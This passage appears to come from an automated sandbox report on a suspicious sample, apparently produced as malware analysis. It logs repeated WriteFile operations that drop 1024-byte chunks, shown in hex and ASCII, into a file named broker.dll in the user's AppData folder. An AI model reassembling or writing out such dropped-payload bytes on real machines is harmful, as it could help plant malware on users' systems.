N..3.....Zy.....NO. >V..yc.x....G=u<...{Z .C _..%".a^+..G_h.6...*y... +2..No.0.{h....n....j ..?..{..y.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	be f4 ce 15 5c fa 2a 00 00 00 00 00 20 f8 03 20 ff dd 7a 36 51 ff 00 00 00 00 20 20 20 ea 6e b2 d4 ee b9 3d ab f6 f0 1f d6 d7 d0 65 45 e1 38 7e d6 0b 2c 3b 6e a7 ba bb 3f 86 cd f6 03 4f 97 0f 7b ae b6 e0 1f 26 a0 7c 1c f3 3d cc 27 cf 3e 24 d0 4d 7e 7f f6 4a 38 a1 b2 af 3e de 95 11 a9 f7 ef cd dd b6 dd a4 12 18 fa 65 4c 2f f9 a4 20 00 00 00 00 00 00 22 31 34 31 12 cf aa 00 00 ff b4 5f 10 fa 28 ff ff 00 3d fd e1 28 89 47 e7 29 00 00 00 00 00 b9 dd a7 bb 2a 00 00 00 00 31 51 4b 88 9a 00 00 00 00 00 00 79 d3 90 58 33 3b 38 21 08 ba a9 e0 ff ff df 3f f6 00 00 20 20 20 20 20 20 77 57 63 3b 6a 1c b6 69 2d 00 00 ff ff ff ff 00 46 54 00 20 20 47 00 3d 5b 00 00 be c1 cd c6 ac 7c 53 cc bd 2d 30 69 66 62 68 18 7b ba 29 96 f6 da b3 e9 8f 6b cd 07 3b b6 03 10 f7 20 70	\.*..... ..z6Q..... n....=.....eE.8~...;n...?... .O..{....& .]=.'>\$..M~...J8... >.....eL/."14 1....._(..=..(G.)..... ..*....1QK.....y..X3;8!.... ...?... wWcj.i-.....FT. G.=[..... S.-0ifbh.{.).k.;..... p	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	b5 bc 8e 1a a4 bd 53 8d 58 83 14 6e 48 8d 44 6b ba 19 dc bf 8d 6b 89 d9 3b 38 74 ac 6b 4e 95 a0 de 47 76 a4 be 02 ca a6 c8 43 a7 4d cf 24 bd 00 00 00 00 00 00 00 d1 78 90 a4 12 1a 9c 00 00 00 00 00 00 ed bb 74 aa 80 5e 00 20 20 a7 45 8d f3 ee 7f 35 b4 00 00 b0 8f b5 30 b9 00 00 00 ff f0 1f f1 89 3e ff ff 00 fa 73 8a ce 25 cd f2 bd 6f c8 b5 75 00 00 00 00 00 b9 b1 46 00 20 27 0a 77 ba 15 61 16 85 f8 20 00 00 00 00 00 20 0b 86 20 00 00 20 20 ff 1d 27 e5 cd ff ff 20 2a 7f 34 dc 4d db 3c 8d 06 46 c4 bb e2 0c 87 01 ac ef 72 02 be 04 05 32 13 69 67 eb 08 a7 3d a3 59 23 d8 a4 8d 24 9f e0 05 60 86 e1 d1 e1 51 96 af 25 55 e9 6a 95 28 da 1d d2 3b d1 65 68 01 ef e7 70 67 2d 24 d8 a4 af a2 11 22 46 a4 5a bc bf 85 20 00 2e 98 28 99 b8 99 dc 00 ff	S.X..nH.Dk.....k.;8t.kN ...Gv.....C.M.\$.....X...t.^..E....5..... .0.....>.....s.%...o..u.F. 'w..a.. '..... *.4.M.<..F..... .r....2.ig...=.Y#...\$...'....Q ..%U.j.(...;eh...pg-\$....."F. Z... ..(.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 f5 ff 00 b2 b2 ec 00 ff ff bd 00 ff 3a 00 ff 64 f1 eb fe ff b9 42 e8 00 ad 89 a4 ff ff ea ff 4f 51 00 00 00 1b ff 00 92 f1 4a 00 eb 00 00 ae 46 00 ff ff fd 00 80 00 00 1b ff 00 00 00 00 fa c0 d0 00 ea f2 a4 33 00 e4 00 00 f5 01 00 eb d0 ff f8 f3 26 00 00 00 ba e4 78 fd 6b 6a 89 34 49 4d 25 7b 20 20 bb 33 e7 00 00 ff ff 00 00 20 20 76 99 ee 77 fd 0e bd 3e 0c 20 20 00 00 00 00 00 90 3d 00 00 00 49 29 c0 ff 00 00 4f f5 6e 79 11 39 c7 65 37 bb 90 44 89 d3 bd b0 0f 43 7d 78 53 38 24 7a 02 b9 0c 8e 7a 12 35 03 11 2e 54 e7 3b fe b8 5b 88 65 dd 70 60 e5 92 45 3f ed 87 50 d8 dd a5 be bd d3 6d 3b 49 a4 20 aa c5 c9 0a ba 48 d9 cd 9c 3a 27 3e 82 3a b7 6a ff d2 00 00 00 00 00 1c aa b3 92 91 25 fe 00 20 20 00 6e 5e 34 1c 13 3b 00 00 00 00 00 00 bd 4c d7 36 71 99 b7	:..d.....B..... ..OQ.....J.....F.....3.....&.....x .kj.4IM%{ .3..... v..w...>.=...l)....O.ny.9.e7.. D.....C}xS8\$z.....z.5...T;...[. e.p'..E?..P.....m;l.H.. .: '>.:j.....%.. .n^4. .;.....L.6q..	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c3 b8 95 f6 88 00 00 97 5d f1 b9 ad 20 20 20 20 00 e6 a1 bf e4 63 00 00 00 ff 9b 7d c1 27 95 35 ed 2a fe fc 57 ed ff 00 00 00 00 ff bb 73 4b ff 20 b7 7d 5e 42 00 7e 7a 68 59 20 00 00 00 00 20 20 00 bb 38 00 00 00 ff ff 00 00 fa 58 93 e9 00 00 00 3e 70 3f a7 e4 59 0d d7 55 f8 8a 0d f6 7d 19 bc 9f 17 7f 2d 72 5a d3 74 df 6d 7c 99 0b 46 79 b1 6a 90 25 bd 13 38 3f 21 64 ba e3 a8 f5 bf 3f fc 2c ac ac 00 9d 06 8e 55 bf 1a 3e 92 c0 5a 9e 06 ac 45 f5 46 b5 17 88 7a 62 a5 68 35 f4 a9 b9 f8 33 00 00 08 01 f8 24 68 38 8d 00 00 00 00 00 65 84 47 bd 70 ad 00 00 ff ff 23 de 1c ff c1 bb 93 25 ff ff 20 20 00 00 7b f7 a3 af a4 ff ff 7d 48 38 3e e2 00 00 00 00 00 00 00 00 4f 02 4a 3f f6 52 fe fc 63 23 d8 13 20 20 00 00 00 00 ff 40 07 b2 ff 00 00 43 16 61 bb 5a 80 41 aa 00	]. ..c.....'. .5.*.W.....sK. }^B.~zhY8.....X.....>p?.Y.. U.....-rZ.t.m .Fy.j%.8 ?!d.....?......U..>..Z...E.F ...zb.h5....3.....\$h8.....e.G .p.....#.....%.. ..{.....}H 8>.....O.J?.R..c#.. .. @.....C.a.Z.A..	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	85 00 00 96 14 20 20 00 00 20 20 00 00 bd 1c b0 b8 00 00 00 00 00 00 00 96 60 13 5b ca 21 ba 8d 12 9a d3 18 60 12 b0 39 3f 9c ab 25 6e 58 1f 15 f2 f2 f3 fe 39 06 9e a2 4a 66 dd b0 e6 b2 89 0b 55 00 a8 65 0a e2 29 3a 75 fc 37 d9 c6 f8 3b 62 07 6e 3f 41 a5 c2 2b 90 2d cc 09 28 59 8b dd 38 71 8f 1e 6a 0d 4c f6 87 e7 00 00 00 fe 49 72 4e 0a 95 e4 00 00 df 3d 39 34 66 39 00 00 ff ff 20 f9 da 13 3e 76 25 5e 9e 20 00 00 00 a8 fe ef 24 17 00 00 00 00 00 00 f8 0d b5 2b 6e 00 00 78 9d f3 79 33 61 b7 ea d9 bf dc 75 00 20 20 00 00 00 00 20 58 b0 5c 20 00 00 20 20 00 00 2d 1a f2 2f 3e 3e b1 e2 61 00 00 ff d9 bc ff ff 2f ec c5 dd ff 00 00 00 00 a3 cd 97 fd 72 ed aa 5b 5c c3 4b 59 b0 2d bf 65 84 98 c3 fa 6c 1b 24 59 53 e1 c0 8b 41 31 43 a0 45 1d 25 8c 92 6a ff 28 9e 8e	`[.!'.9?..%nX.....9...Jf..U..e.);u.7...;b.n?A..+.-.. (Y..8q..j.L.....lrN.....=9 4f9.... ..>v%^.....\$.+n..x..y3a.....u.X.\.. ..-./>>..a...../.....f.. [.KY.-.e....l.\$YS.. .A1C.E.%.j.(.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 20 20 f8 7a 41 6e 59 67 39 7e 7d 20 20 5b 6e 00 00 ff ff ff 00 00 ed 2f c5 59 ff ff 00 00 00 20 33 4b 21 84 5a df 43 c9 6f c0 9e 7d 45 62 71 4a 1d ab cb d3 3c 3c 04 31 1f 6b e3 43 bb f7 2c 47 87 66 3e 63 c4 65 82 df 8b f3 bd 09 13 bd 9a 66 48 f5 e9 66 d3 19 08 e8 f7 2e 9d 3e 7f fc 5f f9 d3 95 94 9f 7f fe 4d f2 9a a7 d6 81 d2 b8 6d 4b 66 20 ff ff 48 96 71 45 75 ad 76 ff ff 42 4a 43 7a 0a f6 00 00 00 00 00 1a cd 61 bd b6 3d 09 a1 00 ff ff 20 03 52 4f d7 9a 20 00 00 00 00 00 d3 7a 93 ce 89 00 00 26 aa fe 2d 82 88 7b b4 1a 75 4f 71 00 00 00 20 20 ff ff 20 c9 a4 40 20 ff ff 00 00 00 00 ad 79 a2 31 a6 71 5c 5e 9f 00 00 ff ad 0f ff 00 d1 ee 3d 82 00 00 00 00 00 c8 c3 27 9d 4e 7f 77 e3 72 63 6e a0 2a 20 00 a3 24 26 a4 9d a0 99 23 51 67 55 e6 4a	zAnYg9~} [n...../. Y..... 3K!.Z.C.o.)EbqJ... << .1.k.C.,G.f>c.e.....fH..f>.,.....M.....mKf ..H.qEu.v..BJCz.....a.=..RO..Z.....&.-.-{. .uOq... ..@y.1.qv^=-.....'.N.w.rcn.* ..\$&....#QgU.J	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 ff b9 54 ff 90 ff ff 00 ff 3b 48 f2 ff 00 44 bb 00 ff ec 00 00 ff eb ff 00 35 dd fe ff ff 00 38 00 a8 ff ea aa ff e0 f8 00 00 eb fc 92 ea 6e eb 3c 9a 00 cc 00 ec 00 cc 37 00 00 00 7e b2 ad 00 f0 f3 00 00 ff be 00 59 4d c6 1d 00 fa 00 8c da ff 00 00 ec f9 9a ff fd ee 00 ff ff ab 92 ff ff fc ff ff 00 00 ea ff 00 00 ff 00 00 00 2c f0 95 00 a6 00 00 f8 c8 14 fe 00 ff 00 00 fd 00 be e9 ff fb ff 00 00 eb d7 3d 00 00 ea 48 00 ec 00 00 4a 64 00 00 a7 00 c0 c9 00 ff 00 bc 00 00 00 00 00 00 11 71 00 00 60 00 00 00 00 ff 00 00 00 28 be ff ea 00 00 ef ff c4 ea 00 00 f2 ea ff f5 00 ff ea 00 00 00 ff 00 ef e5 ea 00 ff ff c8 ff ff 00 b0 ff fe ed 00 cf c0 ff 00 f3 ff 00 63 ff 00 ff 00 ff ff de 61 ed 00 b4 00 eb ea 4f ff ff ed 97 ff 00 d0 ff c7 00 ec 58 00 ff ec ff 76	...T.....;H...D.....5... ..8.....n.<.....7.. ..~.....YM.....=...H....Jd..q.`.....(..c.....a.....O..X....v	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	eb ff ea ff b7 00 27 00 47 00 ff 00 fe ff 00 ff 96 d3 89 80 00 bf 14 00 c2 28 00 b6 00 ff 11 c5 63 00 00 00 ef ea 00 9c f4 6c ff ff 7c ff fe ee ff 00 8e 71 48 00 ea 00 00 00 00 00 fb 00 05 0a 44 ff 11 ff ff 00 ff 33 ad 00 00 00 00 92 00 f7 eb 8a 00 ef 00 f8 eb 82 f4 00 00 ff d9 00 00 ec 00 ff ff 00 eb cc ff 00 ff ff ff 00 ff 00 00 00 ff ea 00 ea 00 ff ff 00 eb 2e ff 00 00 00 00 00 ff 00 c0 ff 00 ff 00 27 ff 8d 7c 00 00 ff ca bd ff 00 00 00 00 00 ba 00 00 ff ff 00 cb fe ff 00 00 00 00 00 00 eb ff a0 ff ff 00 ea ec 64 81 00 00 00 ff 7e 00 ec 00 00 9e fe ea 00 00 00 c3 00 f0 c0 00 ff 00 64 a8 00 00 b2 ff 22 4b e6 82 da f9 00 00 fe 00 a0 00 ef 4a f9 ff 00 d1 ff ff 87 00 ff ff ff 00 fc 9a 4c db 29 00 00 00 ff ea ff ff 58 00 d3 00 ff fc ff 9c 00 e8 00 00 00 00	'.G.....(.... ..C.....l..l.....qH.....D.....3.....'.l.....d....~d...."K....J.....L.)..... .X.....	success or wait	2	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	74 ff cc 62 00 00 b0 ff ff 00 c4 ff 02 00 d1 ff 5e 00 00 ff 00 ff 81 ff e2 ea 00 ff ff bc eb 00 eb 00 ed 00 79 82 ff ff ea fd ea 00 00 4a 09 00 00 00 96 ff 9c 00 00 e3 48 ff ee eb 00 00 00 00 85 00 f5 b5 f0 ff 00 b1 f7 4e eb 00 ea ff 00 da ff 00 54 00 1f 00 ed ed eb 00 17 00 9d 00 00 71 00 00 00 00 e7 fd 2a 9e 00 d1 ec 00 eb a4 00 ed 00 00 de 00 ff ea eb 27 eb 00 f1 13 71 8c 00 33 ff ff 00 ff ff f6 ff c5 00 ff ff fc ff b2 e4 00 db f8 00 00 2f f4 ff 00 ff 00 19 00 ff 00 00 00 ca 49 8b 00 ff ee ff 9b af 49 00 00 ea df eb 00 eb ff fe f7 00 00 ec 28 00 01 33 00 00 eb 00 00 ff 00 eb ea 00 4e f5 00 10 00 00 ff b0 80 be 00 52 00 00 00 ea 00 f5 ff ff fc bd fe b5 fc ff ee 00 00 00 00 ae 20 00 3d 84 b0 00 00 ff ff 00 bd 65 84 ff be fe be 44 c5 fd 00 00 ff 00 00 ff	t..b.....^.....y.....J.....H..N.....T.....q.....*.....'q..3...../..l.....l..... (..3.....N.....R.. :.=..... e....D.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c0 fe eb ff 00 a0 00 41 36 00 fe ff 16 00 f0 eb c0 ff 00 00 00 00 ff ff 00 00 ea 00 ea 00 ff ff fa ff 00 00 ff 7a c3 ff 3c d1 2d ff f1 00 00 ff 00 00 ea ea 5a dd 94 33 ff ff 00 cd 28 ff 00 00 84 ea 00 00 de 9c ff 00 00 ff ff ad f7 ff a7 ff 00 00 00 95 ed 21 00 ba b7 00 00 4c ff 00 94 00 c9 5d 19 7e 57 6c 45 00 c5 ff 35 ff ff ea b4 b4 00 ff ff 64 00 e7 a8 00 fd 45 d1 93 00 ee ef 71 f0 d2 a4 ff ff 00 00 00 40 98 ff 00 a9 00 f7 ff 00 ef f0 5a 65 ee ff ff 00 ff 83 5b fb 00 00 ff f4 fb ff 6a ff b1 00 ea 28 00 00 ea 00 be b6 00 ec fe ee eb 32 00 ff 25 81 00 ff ff e0 00 f5 00 00 3e 00 00 ff 00 ff ff 00 00 00 00 ff 00 49 00 b7 cd 59 00 00 f6 ff f3 f0 00 51 ff ff f7 ff f2 00 00 84 00 cf 00 00 74 00 00 ff 00 00 c6 00 00 00 4a f4 fa 00 33 ff ff 00 73 00 00 ff ff ff	A6.....Z.. <.....Z...3... (.....!... .L....].~WIE...5.....d... .E....q.....@.....Ze.... [.....j.....(2.%.>.....l... Y.....Q.....t..... J...3...s.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ed 00 00 00 ff eb 74 ff dd ec ff ff 49 00 00 ea ef 00 f3 ff ed 00 fd 4e 96 00 ff 00 ff ff fc ff ea 00 00 ea ff ed ff ff ff 8d 00 f9 00 d0 00 50 4f 00 ff eb c6 ee 00 00 78 00 d6 00 f5 00 f3 fe 00 91 71 19 eb ff 00 19 f0 00 9c ac ff 51 f1 ee 00 00 f1 00 cb ff f3 eb 18 00 7d ff 35 00 00 00 fc f9 d1 33 42 00 d0 ff 00 00 00 f1 00 1b ff ea ed 00 00 f6 21 ce ea 13 00 f8 57 00 35 ec ff 49 00 ff ff 80 b2 00 00 ff 00 00 a5 00 ff ff 00 ff ff 00 58 ff ff ff 00 ff 00 de ec be ff 00 00 df d9 00 ff a0 ff c3 ff db eb ff 00 00 00 00 33 00 ff cf f0 5c 3c f1 00 00 ff 00 00 f4 ee eb 00 1d 00 ff 7c ef ff ff a8 31 ff ff 00 ff 10 fe ce 00 ff ff ff 00 00 99 ff ff 00 85 48 c4 ff d1 00 fb 00 43 dc a8 f4 87 fd ff ed 00 ff e8 00 f0 79 ae 00 00 b7 00 00 ff fa 8f 00 ea 00 f3 00 00	t.....l.....N.....PO.....X...q.....Q..... }.5.....3B.....l... .W.5..l.....X...3....\ <..... .1.....H.....C.....y	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 ff 92 00 bf 4b 00 f9 ad 00 ff fd 89 f1 ea ff 00 fe ff ff 00 45 ff 00 00 7f ff ea 00 ff 4b ea c2 00 eb e6 00 61 00 76 ff ff 00 ff ec fb 00 3c 00 ff 00 fa 00 23 ff 00 00 31 99 ea f5 c1 6f 00 ff ea c3 24 00 00 3e ea 88 00 ff 00 00 88 00 00 4f 00 00 00 8b ec 00 00 ff fe ff 00 62 ed 00 00 54 ff ff 3f 00 7c 9e ff 00 50 b2 ff 4f ff 00 ff 00 00 ff e8 c1 00 ea 00 93 1c eb 1c 00 00 ea 38 ff ea c8 fe 00 00 b0 ff ff 4e ff ff fc 00 ff ff 00 00 b7 bc 00 5d 00 00 ff ff 00 c2 f3 f1 fb ef 00 32 ec eb ea ff ff b6 52 00 45 00 00 00 00 00 24 44 00 00 00 f7 00 fb ff ea 31 00 6a 49 ff 00 ff 00 00 18 00 b0 00 ff 2d 00 f8 ff 00 00 00 13 00 f9 ff d2 00 ff ff b4 9e ca ea 9f fc ff 87 00 f3 00 fc ff 46 ff d6 00 00 d6 00 90 00 de 00 00 ea 00 ff 00 eb f7 ff ff ff 00 81 00 bf aa ee	K.....E..... K.....a.v.....<...#...1.. ..o....\$.>.....O..... ..b...T..?.j...P..O.....8.....N.....]2.....R.E....\$D..1.jl.....-.....F.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 00 00 ba c5 00 00 42 a3 ff c6 ff ff 00 ad ff ed 00 ff 4a 00 c7 f3 85 ff ff 00 ff 00 ff 00 c0 00 00 c1 00 ee 00 00 fa 00 00 62 ff 61 ff 00 ff 00 ea 4b 00 7a 00 f0 00 8f 00 ff 00 e5 ff 98 00 00 41 29 00 fe 00 00 26 00 d4 6c 00 b1 ff 00 9e ea 00 ea 79 00 00 8d be 7a f5 f8 00 00 00 ff ff 4b 00 13 ff ad 00 00 b8 da 65 67 bb ea f3 00 00 f5 fa ff ea 7e b8 ef 00 b4 f5 28 00 00 ff 00 00 b1 ff ea eb 7f a2 d1 00 1e 00 00 ea 00 a8 88 00 00 00 ff 00 ff 29 ff ad ff 86 2a 00 e9 be ce 00 c8 9b 00 ea fe ff 00 ec b2 ef 2c 49 b5 8e eb 00 81 00 9c ff d5 00 00 74 00 ff ff 62 00 bd ed a6 f9 ff d3 ff fb b8 44 f8 d2 00 ff eb c8 00 ff 00 00 00 f2 fb ec ff c8 00 b1 fb ff ff 28 c0 ea cc ff 2a ff ea ff 74 b7 ff 94 00 00 00 ff fb ff 18 ff 00 eb 00 14 eb ff 00 00 ff b4 ee 00 f8 00	B.....J.....b.a.....K.z.....A)....&..l.....y....z..K.....eg.....~..... (.....)*.....l..... ...t..b.....D..... (...*..t.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff ff ae c3 eb eb ed 00 ff c5 10 00 c6 ea 38 ed 7c f0 00 99 e0 f4 00 ff a5 ec c8 00 ff 09 ff 00 00 ff be 00 ef ff be d2 42 ea 02 c9 99 00 24 00 2b ff 67 ff 00 00 9c ff 00 ea ff 00 00 eb 49 a9 f4 b7 ea 00 00 00 00 00 00 b2 eb 00 2f eb eb ea 00 00 ea 00 df b5 00 a2 00 e6 ff 39 ff df ff 00 ea eb ff 64 00 00 00 4b ea 00 00 47 eb 30 ff ef 00 ff f2 ff 33 ea ff 00 fa 92 80 ad 00 96 00 00 ff ff eb ea 00 eb 00 f7 00 3c de eb b2 cc 7b 00 ff 7f 00 ec ff ff 00 16 ff 83 1d eb 00 a6 00 a2 90 ee 00 eb 00 a3 00 aa b8 92 c8 00 ac bb 00 3f d5 9c ea ff ff 71 ff 00 ff 59 00 ff ef ff 00 ff ff 00 fb ff 14 ff ac f0 f4 c6 9e ff af bd ff 00 ff 0d 89 b0 d0 00 ea 00 da f1 ff 00 00 00 bb ff ff 93 ff 00 ff 00 ed ff 00 a5 ff 4a 00 f6 d5 00 00 00 00 00 43 00 b8 00 f1 ff 00 00 00 ed 61	8.B....\$.+g..... ..l...../..... ..9.....d...K...G.0.....3..<...{.....?..... ..q...Y.....J..... ...C.....a	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 fe 00 99 00 4f 00 00 00 ff 00 ea ff ea ed ff df 25 00 00 72 c9 a4 ff 00 00 00 00 00 ba 4a 00 18 be 3c 00 ff 00 92 ff ff eb eb ff be 01 00 00 ff f0 00 ff a6 2f fb ec 00 00 00 ea eb 00 00 94 00 00 00 aa 15 00 ff 16 99 b7 00 00 ea ff ec 00 ff 00 b9 f8 00 d3 62 00 00 b7 a7 ea ff 00 00 a1 00 ff ff 30 00 43 ff 00 94 ff 00 f4 2f ba 77 00 00 ff ff ff 51 ff c8 00 00 ea d4 76 ef ea ca ff ea c4 ff ff b9 06 ff 95 54 00 2a fb ec 00 f0 2f 8e 00 f4 ff 00 00 c4 f4 00 3a 00 00 eb ff 00 00 33 00 fe d9 ea f1 a4 8a 42 30 cb 00 00 00 00 ff ff 00 00 ff ff fd 00 00 f8 00 ff ea ad be 63 ff 00 ff a6 95 ee 00 ec ff b0 00 00 92 ff 00 45 d6 00 00 00 f9 33 f3 ec 00 db 00 00 50 00 a2 00 ff 00 00 00 17 eb 00 00 7e ff c2 ff 00 ec 00 fc e5 f9 d6 b0 ac c0 00 ff 81 fb 00 00 eb 00 f2 c7	O.....%..r.....J... <...../.....b..0.C...../w.....Q... ..v.....T.*.../.....3.....B0.....c.....E.. ..3.....P.....~.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 ff eb d3 00 ff ff 00 00 00 81 00 00 00 00 ff eb 19 af 00 f0 91 ff ff ff 00 ef 00 ff 08 17 ff ff 00 00 00 ea eb 00 00 00 00 52 00 9f 70 ff ff ff ea 00 00 ff 31 f4 ed 93 ff ff 00 ec 00 ff 00 00 ea 00 ff ea 00 95 df 8b ff 00 68 00 ff b3 ac 00 ea ff 98 f2 00 eb ea e5 00 ff b0 f3 d0 bc 00 ad 62 00 00 2c ff ff 00 00 af ad f8 00 00 4d 00 00 ea ee a7 fd 00 f6 ff 00 54 ff ff ad 06 9f ff 3c ff ff 00 9d 00 a4 00 e1 27 4a 00 00 ff ff 00 a7 9e ff 00 9c ff f1 ff ff ff ea 00 ff ee fe 41 db 9b 00 00 5c a5 ff f6 ff 00 00 3e ff 00 ff ff cb 1b 7c ff 83 00 ff ff 5d 33 00 00 ff 55 00 00 ff b8 00 ff c9 00 ff 00 a8 ff eb ea 9f 4a 34 fc 00 00 00 ff f9 eb e0 a2 6f ff 49 00 00 ef a4 00 00 f4 eb 90 83 00 00 ff 00 eb 00 e6 b2 ff 00 00 ff ff 33 00 ff eb ff e3 c0 79 bf 00	R..p.....1...h.....b.....M..... ..T.....<.....'J.....A...\.>.....j3...U.....J4O.I.....3.....y..	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	70 00 00 f1 00 b1 00 ec ff ff 00 00 00 00 ff f2 00 ae 62 f8 00 00 c8 84 6f 00 ff ae d5 a0 11 ea 00 de ad 00 d5 00 45 1d 12 61 ff c1 00 a0 92 00 00 b5 00 00 6b fc b8 a0 84 00 ff 00 ed 00 00 ea f2 eb 9b ff d6 64 c0 00 ff 8e ac d1 00 ff ff 00 7b 75 00 ec ec fd 00 00 ea ff 00 ec 83 62 c2 ff f0 ed 2c b3 95 00 a8 ea ac ff f0 b8 00 00 00 73 ff ff 00 ff 00 a4 75 00 00 f0 ff eb 00 00 62 00 92 ff ff 00 ff 00 f5 00 ef 00 ff a4 00 e1 00 00 40 00 00 30 ff fc 00 00 ff eb ff 44 00 ff f8 ff f4 00 ad ff 00 53 00 0f eb c5 00 00 ec 00 00 ff 00 00 00 00 fd a5 ea ff 00 c3 fc 00 ff 00 ff 63 28 00 00 33 00 00 3c 87 00 5c 00 00 cd ff 31 00 ff d1 ff ad fb ff 64 00 00 c0 f8 c3 bf 00 00 00 1c fb 00 00 00 00 de ed ff f3 10 00 49 ab f9 00 48 00 a0 ba fe c5 bd 00 00 ab cc ee 63 8a 00	p.....b....o.....E..a.....k.....d.....{u..... ...b.....S.....U..b.....@..0..D.....S.....c(.3.<.\...1... ...d.....l... H.....c..	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 00 00 f7 ff ff fe 00 00 ec eb 00 9b f7 ee 00 ff e7 00 ff 00 00 00 c8 00 00 eb eb 65 00 ea 00 ff 00 4c f1 35 ff 00 ff 00 00 00 ff ea ff 00 fa e9 00 d8 b5 ea ff a6 00 89 00 87 97 b4 ff 6e 01 ff ea 00 ff ff 00 ff 63 81 ff ff 00 20 00 ea ea b2 db 00 00 00 98 ff 00 00 4b 00 a7 ff 00 fa fa ff 28 c7 00 00 00 f0 00 eb 00 00 86 00 00 9e aa 00 eb ff 3a 06 39 00 ff 4b ca 00 52 00 a4 ff 00 f1 2e f9 ff ff 00 ff d8 93 00 f0 ff a8 1e 65 80 ff ff 00 f3 eb e0 ff a2 ea 00 f0 ea 00 00 ff c7 00 ff ea ff 00 bb ff 36 81 00 ff b8 ff 00 00 00 81 ea 00 f1 2d 00 00 91 e8 98 00 b8 00 00 f2 ff 00 00 eb ff 00 00 df 7b 00 ff 2e ea ff 4f 00 ff 78 ff 32 3c 00 c6 ff 00 ff ff 00 00 46 ad ea ff ff ff 49 00 96 ff 00 00 ea ff 91 ff ff ff 00 43 88 00 ff ea 00 d2 ff c1 7f 00 ff ea 00	eL.5..... ...n.....c.....K..... (.....:9. .K..R.....e.....6.....-{....O..x .2<.....F....l..... .C.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff eb 00 00 ff 92 fd c3 0c 4a 00 ea 7d 00 00 ea 00 8a f2 00 2f d6 ff 00 ff a0 5c fd 00 a0 ff ea f1 ff 00 00 00 ff 07 ae 00 00 f4 f3 00 3d ff 00 ff 00 ff 00 00 00 00 00 ea ad 00 a0 0d ed ff 00 ea 00 00 00 8a eb 01 64 ff 00 3a ff b1 ff eb 32 33 00 ff c9 47 fa ff fe 00 b8 ff f0 00 00 85 8d f0 e0 00 00 ff ec eb ff 00 ff ff 00 f9 f3 ff 00 00 c8 00 ff 65 00 f9 00 00 00 00 ee ff 00 ff 00 65 00 00 85 00 06 ff c6 00 ff 00 00 ed ff 00 ef ff fe 00 00 00 ff 00 00 00 f1 47 f0 aa 00 ff f2 f1 00 eb ff ea 00 db a0 00 99 a7 ff 00 9d ff 00 a4 77 00 ef ea ff 4a 00 bf 90 00 ea ff be d4 06 b7 d2 00 ff 31 fc eb 00 00 ff 00 c1 ff ff f6 13 00 c7 00 ed ff 00 bf fe be ff 00 ff c3 00 00 00 00 ea 14 b8 00 d1 fe fd 4b 00 eb ff da ff 00 00 00 ad 13 ea c6 b4 3f 00 eb ef f4 00 5c f5 00	J..}...../.....\...=.....d.:..23...G....e...e..... ...G.....w.. ..J.....1.....K.....?.....\..	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 c5 9a ff ff f0 ff 00 00 00 d7 00 00 75 86 f8 00 67 00 ff 4e ff ff d4 2a d1 00 ca 09 b6 ff 00 00 00 eb 00 9b c2 f7 b0 ed 00 bf 00 00 f3 00 07 00 ff f6 47 ff 00 39 b0 00 00 f7 ff 00 b6 00 00 ff eb 06 00 7f eb 00 00 eb ff 00 00 00 00 00 c3 00 00 e7 ff c1 00 00 ea ff 8b ff b7 00 26 eb ff ee ed 00 c1 00 00 a0 31 ed 00 00 b0 00 f3 95 00 00 00 f8 00 ea b6 ff 00 eb c3 ff ff 00 8f ff 00 ff ed 00 ea 00 8b 29 d1 00 00 00 00 3c ff 35 be 00 00 f5 ea ff 00 4c 00 dd 00 00 00 00 d1 eb ff 6a 5c 52 c5 00 7d bd 73 f0 35 ea f3 ff ff 33 ff d4 00 ec 00 00 14 a0 f5 00 be ff 09 00 dd 73 00 ff ad 00 34 00 00 ff ff b9 e5 00 ff ff 91 00 a4 58 00 ff ff 00 00 00 fd 00 ea 00 ff 21 be 1d bf 00 ff 37 00 00 ea 4d fb ff 52 ec 00 00 00 ea c2 c9 00 35 ec c1 ff 00 4c a1 00 32 00 ff f4	u...g..N...*.....G..9.....&.....1.....).<5..... L.....j R..}.s.5....3.....s....4.....X!.....7...M..R..... ...5...L..2...	success or wait	